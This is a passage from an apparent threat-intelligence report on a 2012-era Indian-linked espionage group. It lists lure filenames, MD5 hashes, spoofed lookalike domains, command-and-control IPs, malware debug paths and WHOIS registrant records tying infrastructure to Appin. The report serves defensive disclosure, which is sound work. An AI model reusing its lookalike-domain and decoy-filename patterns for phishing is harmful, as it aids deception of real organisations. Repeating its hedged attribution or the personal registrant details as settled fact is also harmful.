
Industrial espionage

While the Telenor case was most likely industrial espionage, we were initially unaware of other “non-strategic/political” targets by this attack group, but during our research we discovered several related attack files that were clearly targeting businesses. As can be seen in the example below, the social engineering aspects are more related to business content. We want to emphasize that except in the case of BUMI PLC, we have no information to suggest that any of the organizations named in the following pages have been compromised. However, the available information strongly indicates that they were targets of interests for the attackers.

Likely target: Eurasian Natural Resources Corporation (ENRC)

This company which is headquartered in London has operations in multiple countries, notably in Kazakhstan. The following malwares appear to be aimed at ENRC.

ENRC__DEBT__INVESTORS__2012__for__your__Reference.exe
(MD5 e40205cba4e84a47b7c7419ab6d77322)
Deatils_for_the_ENRC_Board_Meeting_X1098977e79.exe
(MD5 a5a740ce2f47eada46b5cae5facfe848)
Details_for_the_ENRC_Board_Meeting_X10FR333_2012.exe
(MD5 2895a9b0cf22cd45421d634dc0f68db1)
Detail_description_of_ferro_chrome_silicon_and_ferro_chrome.exe
(MD5 2102a18dc20dc6654c03e0e74f36033f)
Gerhard_Ammann_Article_Content_From_Wikipedia.exe
(MD5 d96aa87c25c9c491bee97aad65bafc9e)



Mr Gerhard Ammann


Independent non-executive Director

Mr Ammann is a non-executive Director, Chairman of the Investment Committee and member of the Health, Safety, Environment and Community Committee. Mr Ammann is currently President of Bank Von Roll, a private bank in Switzerland.

Gerhard Ammann is also affiliated with ENRC.

Known target: Bumi PLC, Indonesia

When searching for known instances of domains belonging to the attack infrastructure, we found a published incident report made by Context Information Security (2). This report details how the Chairman of Bumi PLC, Mr Samin Tan, had been exposed to a spear-phishing attack in July 2012. Bumi is an international mining group listed on the London Stock Exchange.



3.2 Domain names of interest

The counterfeit links used by Account C1 pointed to the web address www.hycoxcable.com, where the malware is likely to have been hosted. This address was registered on 4 July 2012 and the registration details are not publicly available.

This address used www.anoniemvolmacht.com to host its information until 5 August 2012. The change in August suggests the attack had been successful, leading the attackers to begin covering their tracks and closing down this attack website.


Source: Context Information Security.

Both the domains mentioned in this report have been connected to the attack group investigated. For example, the malware executable “dua2alhycox12.exe” (c94267ba9c92f241379cdceed58777dc) connects to *hycoxcable.com*, which *anoniemvolmacht.com* historically acted as name server for. The latter domain has also shared IP with the malicious domain *chronicleserv.org*.

Likely target: Porsche Informatik

A malware using the name “webmailapp.exe” (22a3a1d5a89866a81152cd2fc98cd6e2) is a self-extracting archive containing several files, among them a batch file opening a shortened URL pointing to Porsche Holding’s webmail front in Austria.

Target must be assumed to be persons affiliated with Porsche. Again, we have no information as to whether any intrusion has occurred.



NOTES-ANWENDUNGEN IM INTERNET
SERVER LOGIN


Bitte geben Sie Ihren Benutzernamen und Ihr Passwort ein:
Please enter your username and your password:

Benutzername:
Passwort:

The webmail front of Porsche in Austria.

Possible target: Restaurant industry

It appears unlikely that the restaurant and food industry should be the victim of targeted attacks. However, that's how it appears. One indicator is the decoy file below, taken from the malicious executable "Horsemeat_scandal_another_Irish_company_suspends_burger_production.exe" (f52154ae1366ae889d0783730040ea85).



Horsemeat scandal: another Irish company suspends burger production

Tests from Ireland's 'number one' beefburger producer show that 75% equine DNA found in firm's raw material ingredients

Ireland's food minister Simon Coveney has called in the Garda Siochana to investigate the latest discovery of horsemeat in beef. Photograph: Niall Carson/PA

Ireland's agriculture minister has confirmed that another Irish meat processing company has


Guardian article about a horsemeat scandal in Ireland. Target is unknown, but file was first submitted to the VirusTotal scan service from Great Britain.

Another indicator is the use of certain domain names, like the malicious *bluebird-restaurant.co.uk.infocardiology.biz* vs the legitimate *bluebird-restaurant.co.uk*.
The latter is a restaurant in Chelsea, UK.

Likely target: Chicago Mercantile Exchange

While investigating the malicious domain *web-mail-services.info*, we found a number of other domains that had shared the IP address 188.95.48.99 with it. One of these domains was *cmegroups.net*, a spoof of *cmegroup.com*; the domain belonging to Chicago Mercantile Exchange. CME is the world's largest futures exchange company (3).

An entry on WIPO (4), the UN arbitration body for domain name disputes, shows that a complaint regarding this domain name was leveled by CME against PrivacyProtect.org in 2012. The complaint was not disputed, and domain transferred to CME. However, the most interesting information is found in the case details.



The disputed domain name was registered on June 20, 2012, by the First Respondent which is a domain name privacy service. After the commencement of these proceedings, the Complainant learned that the First Respondent had registered the disputed domain name on behalf of the Second Respondent. Very little is known of the Second Respondent except the town and state in India where he is believed to live.


The disputed domain name had been used by an imposter who has claimed to be the secretary of the Complainant's president Terrence Duffy. Using the email address "[...]@cmegroups.net" the imposter has requested investment information on the pretext that it was sought by Mr. Duffy.

Source:wipo.net

An interesting question is of course whether there were any *attachments* to this mail.

Other suggestive domain names that have been used include:

server721-hans.de-nservers.de.continuelogs.info vs. *server721-han.de-nserver.de*:
The latter is the mail server for several German businesses, for example restaurants.
www.alintiqad-newsonline.blogspot.com.continuelogs.info vs *www.alintiqad.com*:
The latter is a Lebanese newspaper in Arabic.
account.istpumpenunddosiertechnik.de.continuelogs.info vs *istpumpenunddosiertechnik.de*:
The latter is a German producer of pumps for high-viscosity fluids.
deltaairlines.com.config.services.data.sesion.24s.digitalapp.org.evitalcare.org vs *deltaairlines.com:*
Delta Airlines.
mail.telenor.no-cookieauth.dll-getlogon-reason-0.formdir-1-curl-z2fowaz2f.infocardiology.biz vs mail.telenor.no: Telenor
lynberrg.com vs lynberg.com: The latter belongs to Lynberg & Watkins, a US-based law firm.
mail.carmel.us.exchweb.bin.auth.owalogon.asp.serviceaccountloginservicemail.info vs *mail.carmel.us*: The latter is the webmail address of Carmel&Carmel, a US-based law firm.
armordesigns.com.webmail-login.php.web-mail-services.info vs *armordesigns.com*:
The latter is a US-based manufacturer of composite materials for armor:



Protecting Today - Securing Tomorrow

Armor Designs, Inc. is an international leader in the development of next-generation composite materials for armor technologies and products across a broad spectrum of applications. Utilizing the patented Volumetrically Controlled Manufacturing (VCM) design and manufacturing process, we provide superior protection for individuals, vehicles and structures with a synthetic lightweight alternative to today's conventional armor.

We do not know (yet) what purpose all these domains have, but it's hard to imagine that the name spoofing is done by anything but malicious intent; it is a common tactic in targeted attacks.

Attribution

The continued targeting of Pakistani interests and origins suggested that the attacker was of Indian origin.

Project and debug paths

Curiously, many of the executables we uncovered from related cases contained cleartext project and debug path strings (see Appendix D for full list). It is not very common to find malware with debug paths, but these particular threat actors did not seem to mind leaving such telltale signs, or maybe they were unaware of their presence. These paths gave more indicators that the attackers were Indian. First, many of the Visual Basic keyloggers contained the name “Yash”, which might be an abbreviation for several Indian names. The trojans used against Telenor did not contain any such person name, but the Visual Basic project name is clearly related to others:

Telenor case (02d6519b0330a34b72290845e7ed16ab, bfd2529e09932ac6ca18c3aaff55bd79)
“C:\miNaPro.vbp”

Related cases (4ad80ff251e92004f56bb1b531175a49, 3d6a8b2df08443c2aa4b6a07a9b55b16)
“D:\YASH\PRO\MY\DELIVERED\2012\DOWNLOADERS\compiled\NewSmack(sep2012)\miNaPro.vbp”

This similarity is not coincidental; these trojans are based on the same code and exhibit similar behaviour.

This and other text strings we initially saw gave further hints towards Indian attackers.

```
R:\payloads\ita nagar\Uploader\HangOver 1.5.7 (Startup)\HangOver 1.5.7 (Startup)\Release\Http_t.pdb
C:\Users\neeru rana\Desktop\Klogger- 30 may\Klogger- 30 may\Release\Klogger.pdb
C:\Users\Yash\Desktop\New folder\HangOver 1.5.7 (Startup) uploader\Release\Http_t.pdb
```

A managed environment

The project paths also give a rare glimpse into something we almost never see – a managed malware creation environment, where multiple developers are tasked with specific malware deliverances.

This is visible in the way the projects themselves are organized:

```
...Desktop\Feb 2012\kmail(httpform1.1) ...
...May Payload\new keylogger\Flashdance1.0.2\...
...\Monthly Task\August 2011\USB Prop\...
...\Sept 2012\Keylogger\Release\...
...\June mac paylods\final Klogger-1 june-Fud from eset5.0\Klogger- 30 may\...
...ner\Task\HangOver 1.2.2\Release...
...\august\13 aug\HangOver 1.5.7 (Startup) uploader\...
...\task information\task of september\Tourist 2.4.3...
...\final project backup\complete task  of ad downloader & usb grabber&uploader\...
..D:\YASH\PRO\MY\DELIVERED\2012\DOWNLOADERS\compiled\..
```

There are many diverging project paths which points towards different persons working on separate subprojects, but apparently not using a centralized source control system. The projects seem to be delegated into tasks, of which some seem to follow a monthly cycle. There are hints at team structures, like the string “VB Team Matrix Production” found in a sample (fa6d2483f766f8431b6c0a8c78178d48), an indication that a separate team works with Visual Basic development. Some series of malware contain strings like “delivered”, which, together with the loose project structures may indicate that development work is being outsourced.

The word “Appin”.

In a great number of isolated cases and contexts, the word “Appin” shows up and there seems to be some connection with the Indian security company called Appin Security Group. By this, we are not implicating or suggesting inappropriate activity by Appin. Maybe someone has tried to hurt Appin by falsifying evidence to implicate them. Maybe some rogue agent within Appin Security Group is involved, or maybe there are other explanations. Getting to the bottom of that is beyond our visibility.

For example, the strings “Appin”, “AppinSecurityGroup”, and “Matrix” are frequently found inside executables.

One example of this peculiarity is debug paths inside malware files:

```
C:\BNaga\backup_28_09_2010\threads tut\pen-backup\BB_FUD_23\Copy of client\ Copy of client\appinbot_1.2_120308\Build\Win32\Release\appinclient.pdb

C:\BNaga\kaam\Appin SOFWARES\RON 2.0.0\Release\Ron.pdb

C:\BNaga\SCode\BOT\MATRIX_1.2.2.0\appinbot_1.2_120308\Build\Win32\Release\deleter.pdb

C:\Documents and Settings\Administrator\Desktop\Backup\17_8_2011\MATRIX_1.3.4\CLIENT\Build\Win32\Release\appinclient.pdb

D:\Projects\Elance\AppInSecurityGroup\FtpBackup\Release\Backup.pdb
```


One should note that anyone can add or change such text strings.

Domain registrations

As mentioned, the privacy-protection of domain registrations is almost perfect, but only almost. There are a large number of domains used, and a few of these have been suspended and lost their privacy protection. For example, the following malicious domains all used the same registration information

```
NITR0RAC3.COM, VALL3Y.COM, S3RV1C3S.NET, GAUZPIE.COM, BLUECREAMS.COM:
Registrant:
    NA
    Prakash        (mail@gmail.com)
    Jain
    TY-76, Kohat Enclave
    Delhi
    Delhi,110034
    IN
    Tel. +011.9873456756
```

Identical registration information is also used for other domains that seem unrelated to the attack infrastructure, like *hackerscouncil.com* which May 12th 2011 had the following entry (source: gwebtools.com).



Creation Date: Thursday, September 17, 2009 (11659 new domains created on this date)

Update Date: Friday, August 06, 2010 (8117 updated on this date)

Expiration Date: Saturday, September 17, 2011 (10895 expiring on this date)

Whois Server: whois.PublicDomainRegistry.com (435764 from same whois server)

Whois Query Result (Whois hackerscouncil.com)

```
[Querying whois.PublicDomainRegistry.com]
[whois.PublicDomainRegistry.com]
HACKERSCOUNCIL.COM

Registrant:
NA
Prakash (mail@gmail.com)
Jain
TY-76, Kohat Enclave
Delhi
Delhi,110034
IN
Tel. +011.9873456756

Creation Date: 17-Sep-2009
Expiration Date: 17-Sep-2011

Domain servers in listed order:
ns1.abhedya.net
ns2.abhedya.net
```

April 3th 2011, a little over a month before the registration entry above, hackerscouncil.com was registered by Appin Technologies (5). This is possibly a coincidence.

```
HACKERSCOUNCIL.COM

Registrant:
    Appin Technologies
    Rakesh Gupta        (rakesh.gupta@appinonline.com)
    9th Floor, Metro Heights,NSP, PitamPura,
    Delhi
    Delhi,110034
    IN
    Tel. +91.1147063300


Creation Date: 17-Sep-2009
Expiration Date: 17-Sep-2011
```

The domain *piegauz.net*, which was used as a Command and Control domain for several trojan configurations was created April 21st 2010 and had the following initial registration information:


```
PIEGAUZ.NET

Registrant:
    PrivacyProtect.org
    Domain Admin        (contact@privacyprotect.org)
    P.O. Box 97
    Note - All Postal Mails Rejected, visit Privacyprotect.org
    Moergestel
    null,5066 ZH
    NL
    Tel. +45.36946676
```

One trojan using this domain (md5 4a44b6b6463fa1a8e0515669b10bd338) was submitted to the ThreatExpert analysis service October 28th 2010, at which time the domain was operational and accepted uploads from the malware (6). Three days later, October 31st 2010, the domain got suspended, which removed its privacy protection:

```
PIEGAUZ.NET

Registrant:
    Appin Technologies
    Rakesh Gupta        (rakesh.gupta@appinonline.com)
    9th Floor, Metro Heights,NSP, PitamPura,
    Delhi
    Delhi,110034
    IN
    Tel. +91.1147063300

Creation Date: 21-Apr-2010
Expiration Date: 21-Apr-2011
```

The domain *bluecreams.com* was initially registered by Appin Security Solutions Pvt. Ltd. Sept 17th 2009. The day after it was put under privacy protection. In the period from end of June 2010 to February 2011 it was documented as download domain for several trojans (7). It was suspended Apr 18th 2011 and then displayed the already mentioned Prakash Jain as registrant.

Another example is the domain *zerodayexploits.org.* This domain has a history of resolving to a series of malicious IP addresses used for malware attacks (173.236.24.254, 8.22.200.44). This web site which offers bounties for zeroday exploits, claims to be founded by “Appin Morpheus” and powered by Appin.



ZERODAYEXPLOITS.ORG преглед на сайт :.

ZERODAYEXPLOITS.ORG

Why Zeroday?

The Zeroday Exploit, is founded by Appin Morpheus is a scheme design for security researchers who provide us un-patched or Zero day exploit for an application. Payment depends on type and quality of application. Researcher needs to submit the sample of zeroday or un-patched exploit.

How does we Work?

Interested researchers provide with exclusive information about latest un-patched vulnerabilities they have discovered (with sample exploit). Zeroday exploit collects background information in order to validate the identity of the researcher for ethical and financial oversight. We validate the issue in our security labs and make a monetary offer to the researcher. If the researcher accepts the offer, he/she will be paid promptly. As a researcher discovers and provides additional vulnerability research, bonuses and rewards can increase through a loyalty program similar to


Картинката на сайта `zerodayexploits.org` е ганерирана на April 19 2013 20:29

Source: bgwhois.com

Also the live behaviour of some domains shows the word Appin. The malicious domains *alr3ady.net, wearwellgarments.eu, ezservicecenter.org, secuina.net, go-jobs.net, shoperstock.com* and *maxtourguide.info* inhabit the IP space 178.32.75.192 - 178.32.75.197. All these IP’s return a recognizable ESMTP banner:

```
$ telnet 178.32.75.193 587
Trying 178.32.75.193...
Connected to 178.32.75.193.
Escape character is '^]'.
220 transformer13_appin ESMTP Exim 4.80.1 Sat, 23 Mar 2013 20:36:34 +0300
```

Other interesting indicators were found when we examined the domain *softservices.org;* a domain which has held several of the known malicious IP addresses used by this group (46.182.104.83, 94.185.81.153, 89.207.135.242). However, even if the domain was obviously connected, we could find no malware that used it. Instead, we found this forum post on the Nokia developer forum:



If this is your first visit, be sure to check out the **FAQ**. You have to **join** before you can post. To start viewing messages, select the

Thread: how to use http mutipart/form data wiki example to upload a image

□ how to use http mutipart/form data wiki example to upload a image 2012-07-06, 11:30

Registered User

Join Date: Jun 2012
Posts: 54


I read wiki article

http://www.developer.nokia.com/Commu...part/form-data

and want to know how to use it in my GUI application

Developer username redacted.

